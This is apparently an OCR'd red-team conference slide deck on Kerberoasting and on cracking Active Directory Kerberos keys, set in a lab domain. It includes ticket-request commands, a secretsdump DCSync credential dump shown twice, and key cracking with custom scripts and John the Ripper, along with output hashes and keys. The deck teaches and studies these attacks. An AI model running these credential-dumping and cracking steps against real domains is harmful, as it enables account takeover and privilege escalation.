Return From The Underworld

The Future of Red Team Kerberos

Jim Shaver
Mitchell Hennigan


> whoami

- Jim Shaver
  - Pentester and recovering IT guy
- Mitchell Hennigan
  - Pentester

Agenda


- How Kerberos Works
- How Kerberoast Works
- Attacks & Tools
- The Future of Password Cracking in AD
  - Key Generation
  - New password cracker
- The Future of Kerberoast
  - Disabling RC4?
- The Future of AES and NTLM

How Kerberos Works




How Kerberos Works

- Kerberos Authentication




How Kerberos Works

- TGS-REP Packet Layout



How Kerberos Works

- Service Principal Names (SPN)
  - "The Kerberos registry"
  - Identify services running as an account (computer or user)
    - This includes local system services
    - Identify which systems services running on
  - Stored in the account attribute within AD
  - Most tools filter out computer accounts



MSSQLSvc/sql.derby.goat.local:1433 s_svc


How Kerberos Works

- Created several methods
  - Computer joined to domain
  - Service created
  - Software installation creating services

```
PS C:\Users\Administrator> setspn -L internal\da2
Registered ServicePrincipalNames for CN=da2 da2,CN=Users,DC=internal,DC=corp:
        MSSQLSvc/workstation.internal.corp:1433
```

How Kerberoast Works

- Kerberoast
  - It is sending a typical request
  - Problem is weak passwords (and old crypto)
  - Request ticket – take service ticket from TGS-REP
  - Really quiet – can go from DU to DA quickly
  - Requires auth (but not much)



How Kerberoast Works

```
root@workstation:~# GetUserSPNs.py internal.corp/user:Password1 -dc-ip 192.168.238.138 -request
Impacket v0.9.16-dev - Copyright 2002-2017 Core Security Technologies

ServicePrincipalName                    Name    MemberOf  PasswordLastSet      LastLogon
--------------------------------------  ------  --------  -------------------  -------------------
HTTP/workstation.internal.corp          normal            2017-08-03 23:33:18  2017-08-04 21:29:55
MSSQLSvc/workstation.internal.corp:1433 normal            2017-08-03 23:33:18  2017-08-04 21:29:55



$krb5tgs$23$*normal$INTERNAL.CORP$MSSQLSvc/workstation.internal.corp~1433*$30c58ebdd2a3ef1d7e51fc6cd5
a9cd5a013ac815dbfa3f2c36f936c6d0cbecf36950daba841bdd05badc57f2a317a927d4c3add07f1bc98cc9e1ef7d72ef5f2
ffdb002edced244c6970bc2bd3d4ae3874b9bc51da59b9474f98b836101885a64a36b1ff486222ea8758c93edb5a923f30a4a
cecf54386e8acc82b10bda1519333f4742a4c618f130989caf5a53249107403c6e2d4d0f62d9b74c9726d45d4384c7915a46c
12b77d7e6943aaf0322a0a8164b6eb9e8ab052f65cff2609bb9c342d6617149ce01fd2a575408eeb4651a1b65416213789cf2
21ed2c76959a15614507f4afdb1b5ef28110298b60f246e45c6b0daa1dd2f8ec4ca9bd07c6deb9e5043a18851cdf85b631df1
```


How Kerberoast Works

```
PS C:\Users\da2> $SPNName = 'MSSQLSvc/workstation.internal.corp:1433'
PS C:\Users\da2> Add-Type -AssemblyNAme System.IdentityModel
PS C:\Users\da2> New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList $SPNName


Id                   : uuid-d9a0248d-b3f7-4d24-95b0-ff6b6cb1d96f-2
SecurityKeys         : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom            : 8/5/2017 2:43:24 AM
ValidTo              : 8/5/2017 12:29:55 PM
ServicePrincipalName : MSSQLSvc/workstation.internal.corp:1433
SecurityKey          : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
```

```
11 5.090848    192.168.238.138    192.168.238.136    KRB5     110 TGS-REP
44 58.574818   192.168.238.136    192.168.238.138    LDAP    1780 bindRequest(9

  crealm: INTERNAL.CORP
▷ cname
◢ ticket
    tkt-vno: 5
    realm: INTERNAL.CORP
  ◢ sname
      name-type: kRB5-NT-SRV-INST (2)
    ◢ sname-string: 2 items
        SNameString: MSSQLSvc
        SNameString: workstation.internal.corp:1433
  ◢ enc-part
      etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
      kvno: 2
    ◢ cipher: 6221387b4b1726b7b6b6b50c1c3385b161a3c5a312b3160f...
      ◢ encTicketPart
          Padding: 0
        ▷ flags: 40a00000 (forwardable, renewable, pre-authent)
        ◢ key
            keytype: 23
            keyvalue: 81410470a532f42b4d04030afe2a7e03
          crealm: INTERNAL.CORP
        ◢ cname
            name-type: kRB5-NT-PRINCIPAL (1)
```

Kerberoast w/o Credentials

- Can we parse pcaps?
  - Kind of…
  - Requestor account shows
  - not one associated with SPN
- What does this mean?




```
root@workstation:~/Desktop/pcap_kerberoast# python pcap-kerberoast.py -p ../secretsdump.pcap
$krb5tgs$23$*TOTALLY-WRONG-USER$INTERNAL.CORP$HTTP/workstation.internal.corp*$eac54c824d0e50134eac87
01f5bf689f0d84a054abf2d1a8ecc46714588ddc0175a7ff0347f856547f3096f634fd0d0d04fdc5abd62cc914ab1e8725b5
a615fb677b718c6e0644af4a2cc9c699e194cb55bb5f5205d1a177dcc83d73649693068ce829b3e8f8ce403ec0d83b742d00
be8a7f546f4007c84107949d313a834798846ee8779ec4f7199bd6c1e9820cc33b48fa864854c4928fbdf15b58d68e52e16c
47523578348dc10d2fa5195a29d199f46c06ac9646d4e4f558166284753797c4fb83858346c0c66e73cd0306fe32ecdd298f
```

How Kerberoast Works

- Known Plaintext Attack
  - Performed on tickets
  - Think of movie "The Imitation Game"
- Method
  - Part of the message is already known
  - Keep trying keys against ticket until not garbage
- Will not be talking about…

Key Generation

- Domain Controllers holds keys in all formats

```
root@workstation:~/Desktop/kerberos-keys# secretsdump.py internal.corp/administrator:Password1@192.168.238.138 -just-dc
Impacket v0.9.16-dev - Copyright 2002-2017 Core Security Technologies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:7674248699886ac582ccb63f078059f6:::
user:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
internal.corp\normal:1104:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
internal.corp\user3:1110:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
internal.corp\Uraeburn:1111:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
internal.corp\raeburn:1112:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
internal.corp\aes_user:1113:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
WIN-P6I7O2GJ3G5$:1001:aad3b435b51404eeaad3b435b51404ee:7b431294c64b5b892a1919b8d30205a6:::
WORKSTATION$:1105:aad3b435b51404eeaad3b435b51404ee:d5b5e0ae0ce62d5a9066371cdeb9e2d6:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:4f62e06d620be65a214e0b0181749258fadf4d27c933735537a5070fb41d2250
krbtgt:aes128-cts-hmac-sha1-96:ee52bc507e5e6488bced6bce1c530657
krbtgt:des-cbc-md5:79b63454ae2ad3e3
krbtgt:rc4_hmac:7674248699886ac582ccb63f078059f6
user:aes256-cts-hmac-sha1-96:ccbcdb0eb5aeb0b95b2ae46400c5c480f24893b6cadf7683f9f92d4ed0465d9c
user:aes128-cts-hmac-sha1-96:512b7115c357e9d1ea4c0e4930d707a3
user:des-cbc-md5:3d704c2623f8b60b
user:rc4_hmac:8846f7eaee8fb117ad06bdd830b7586c
internal.corp\normal:aes256-cts-hmac-sha1-96:2893a708cd4913739cee946249252a56fe846b0e7ddd83f9f26591bacceb9083
internal.corp\normal:aes128-cts-hmac-sha1-96:4d8f0d04c45c887e9a23f44b93a7467c
internal.corp\normal:des-cbc-md5:abd0f1868658bf34
internal.corp\normal:rc4_hmac:8846f7eaee8fb117ad06bdd830b7586c
internal.corp\user3:aes256-cts-hmac-sha1-96:64c314046a735376cfca78e8907dd086c896ba2b4b97ae76f3a2f35973f374cf
internal.corp\user3:aes128-cts-hmac-sha1-96:c78e7cdbfe8bc1bdd51dc298a590ecac
internal.corp\user3:des-cbc-md5:cbb0ef0ba22a7367
internal.corp\user3:rc4_hmac:8846f7eaee8fb117ad06bdd830b7586c
```

The More You Know…


- LM and NTLM are not the only "hashes" stored in Active Directory
- How does NTLM work?

- How does Kerberos Key Generation work?

- Kerberos Keys can be treated as password hashes

Key Generation

- Pre-shared Keys
  - Known secret in Kerberos authentication
    - DC and user share a secret
  - Symmetric keys
  - Used to encrypt tickets to prove authentication and authorization
  - How are these keys created?



Key Generation

- Generated from user's password
- Updated on Initial Authentication or password change
- Key Generation
  1. Plaintext is encrypted
  2. Sent to domain controller
  3. Decrypted
  4. Plaintext to generate keys
- Domain controller has password in cleartext for short time

Key Generation

- Stream Ciphers
  - Ciphers: RC4 (ARCFOUR)
  - RFC-4757
  - Encrypt 1 byte of plaintext at time
  - Key size does not have to be specific

- Block Ciphers
  - Ciphers: DES, 3DES, AES
  - RFC-3691
  - Encrypt n-bits of plaintext at time
    - N being size of block
    - Anything smaller must be padded

https://tools.ietf.org/html/rfc3961

Key Generation

- AES Generation
  - Standards for Microsoft defined in MS-KILE (Microsoft RFC's)
  - String2Key
    - Create PSK from clear text password

- String2Key made up of several parts
  1. Nfold - Takes password to a fixed size
  2. PBKDF2 – make crackability more difficult (only AES)
     1. Takes in password, salt, etc
     2. Major reason why AES keys more difficult to crack
  3. Random2Key – take seed and derive base key
  4. DK – create final with base key & constant

Key Generation

- AES Generation
  - Salt
    - Domain (uppercase) and username
    - Example:
      - INTERNAL.CORPuser
  - Rounds
    - 4096 iterations for both AES-128 and AES-256
  - Constant of "kerberos"

The Kerberos key is then created using the AES 128 key above in DK(AES 128 key, "kerberos") ([RFC3962] section 4).

This results in a 128-bit key:

```
0000000: b8 2e e1 22 53 1c 2d 94 82 1a c7 55 bc cb 58 79   ..."S.-....U..Xy
```

https://msdn.microsoft.com/en-us/library/cc233855.aspx

Active Directory Hash/Key Generation

- What do the keys look like.

Algorithm	Salted?	Rounds	Example
Reversible	No	1	<userParameters Binary Blob>
LM	No	1	e52cac67419a9a224a3b108f3fa6cb6d
NTLM	No	1	8846f7eaee8fb117ad06bdd830b7586c
RC4	No	1	8846f7eaee8fb117ad06bdd830b7586c
DES	Yes	1	abd0f1868658bf34
AES128	Yes	4096	4d8f0d04c45c887e9a23f44b93a7467c
AES256	Yes	4096	2893a708cd4913739cee946249252a56f e846b0e7ddd83f9f26591bacceb9083

Key Generation

- Where Ciphers are used
  - DES not really used by clients. Still stored on DCs
  - RC4[NTLM] used all over the place (still)
  - AES used all over the place

Key Generation

- Domain Controllers holds keys in all formats
  - even ones no longer supported.

```
root@workstation:~/Desktop/kerberos-keys# secretsdump.py internal.corp/administrator:Password1@192.168.238.138 -just-dc
Impacket v0.9.16-dev - Copyright 2002-2017 Core Security Technologies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:7674248699886ac582ccb63f078059f6:::
user:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
internal.corp\normal:1104:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
internal.corp\user3:1110:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
internal.corp\Uraeburn:1111:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
internal.corp\raeburn:1112:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
internal.corp\aes_user:1113:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
WIN-P6I7O2GJ3G5$:1001:aad3b435b51404eeaad3b435b51404ee:7b431294c64b5b892a1919b8d30205a6:::
WORKSTATION$:1105:aad3b435b51404eeaad3b435b51404ee:d5b5e0ae0ce62d5a9066371cdeb9e2d6:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:4f62e06d620be65a214e0b0181749258fadf4d27c933735537a5070fb41d2250
krbtgt:aes128-cts-hmac-sha1-96:ee52bc507e5e6488bced6bce1c530657
krbtgt:des-cbc-md5:79b63454ae2ad3e3
krbtgt:rc4_hmac:7674248699886ac582ccb63f078059f6
user:aes256-cts-hmac-sha1-96:ccbcdb0eb5aeb0b95b2ae46400c5c480f24893b6cadf7683f9f92d4ed0465d9c
user:aes128-cts-hmac-sha1-96:512b7115c357e9d1ea4c0e4930d707a3
user:des-cbc-md5:3d704c2623f8b60b
user:rc4_hmac:8846f7eaee8fb117ad06bdd830b7586c
internal.corp\normal:aes256-cts-hmac-sha1-96:2893a708cd4913739cee946249252a56fe846b0e7ddd83f9f26591bacceb9083
internal.corp\normal:aes128-cts-hmac-sha1-96:4d8f0d04c45c887e9a23f44b93a7467c
internal.corp\normal:des-cbc-md5:abd0f1868658bf34
internal.corp\normal:rc4_hmac:8846f7eaee8fb117ad06bdd830b7586c
internal.corp\user3:aes256-cts-hmac-sha1-96:64c314046a735376cfca78e8907dd086c896ba2b4b97ae76f3a2f35973f374cf
internal.corp\user3:aes128-cts-hmac-sha1-96:c78e7cdbfe8bc1bdd51dc298a590ecac
internal.corp\user3:des-cbc-md5:cbb0ef0ba22a7367
internal.corp\user3:rc4_hmac:8846f7eaee8fb117ad06bdd830b7586c
```

Key Generation

- Generate keys
  - Can generate own keys?
- krbKeyGenerate
  - Use krb5/crypto library from Impacket

```
root@kali:~/Desktop/echidna# python krbKeyGenerate.py -u user -p password -d internal.corp
INTERNAL.CORP\user:aes256-cts-hmac-sha1-96:ccbcdb0eb5aeb0b95b2ae46400c5c480f24893b6cadf7683f9f92d4
ed0465d9c
INTERNAL.CORP\user:aes128-cts-hmac-sha1-96:512b7115c357e9d1ea4c0e4930d707a3
INTERNAL.CORP\user:des-cbc-md5:3d704c2623f8b60b
INTERNAL.CORP\user:rc4_hmac:8846f7eaee8fb117ad06bdd830b7586c
```

https://github.com/CroweCybersecurity/Echidna

Key Generation

- Cracking Pre-Shared Keys

```
root@workstation:~/Desktop/kerberos-keys# python krbKeyCrack.py /usr/share/wordlists/rockyou.txt
 INTERNAL.CORP\\normal:aes128-cts-hmac-sha1-96:4d8f0d04c45c887e9a23f44b93a7467c
User: INTERNAL.CORP\normal
Cipher: aes128-cts-hmac-sha1-96
Testing key: 4d8f0d04c45c887e9a23f44b93a7467c
[+] Password found: password
```

https://github.com/CroweCybersecurity/Echidna

Key Generation

- Cracking Pre-Shared Keys (JTR)

```
root@kali:~/Desktop/echidna# python krbKeyGenerate.py -u test -p password -d internal.corp -j
$krb18$INTERNAL.CORPtest$ad6bd0a32885e290209dd510a4037762364cfd1ef0b4e340ff54d8e3584b00ac
$krb17$INTERNAL.CORPtest$748551ca2a25ece2901a0dc1d71e67ba
$krb3$INTERNAL.CORPtest$ef6401545e518f4c
root@kali:~/Desktop/echidna#
root@kali:~/Desktop/echidna# cat aes128.hash.john
$krb17$INTERNAL.CORPtest$748551ca2a25ece2901a0dc1d71e67ba


root@kali:~/Desktop/echidna# ../JohnTheRipper/run/john aes128.hash.john
Using default input encoding: UTF-8
Loaded 1 password hash (krb5-17, Kerberos 5 DB etype 17 [DES / PBKDF2-SHA1 128/128 AVX 4x2 AES])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
password         (?)
1g 0:00:00:00 DONE 2/3 (2017-11-01 21:15) 10.00g/s 2560p/s 2560c/s 2560C/s 123456..franklin
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Key Generation

- Kerberos keys as NTLM hashes of future
  - What do we do if don't have NTLM hash or password?
- Testing
  - Rockyou & Laptop
- Cracking Rate
  - NTLM/RC4: 56,000 H/s
  - DES: 13,328 H/s
  - AES-128: 20 H/s
  - AES-256: 11 H/s

```
root@workstation:~/Desktop# python benchmark.py /usr/share/wor
User: INTERNAL.CORP\normal
Cipher: rc4_hmac
Testing key: 5835048ce94ad0564e29a924a03510ef
[+] Password found: password1
[+] Elapsed Time: 0.000472068786621

User: INTERNAL.CORP\normal
Cipher: des-cbc-md5
Testing key: 921043b3e597259d
[+] Password found: password1
[+] Elapsed Time: 0.00234794616699

User: INTERNAL.CORP\normal
Cipher: aes128-cts-hmac-sha1-96
Testing key: 740977df04093ac8d728040bb6b79b29
[+] Password found: password1
[+] Elapsed Time: 1.33248090744

User: INTERNAL.CORP\normal
Cipher: aes256-cts-hmac-sha1-96
Testing key: c9e56ce199a847819f7833e2d211c0f3247970d404b218d85
[+] Password found: password1
[+] Elapsed Time: 2.69116091728
```

https://github.com/CroweCybersecurity/Echidna

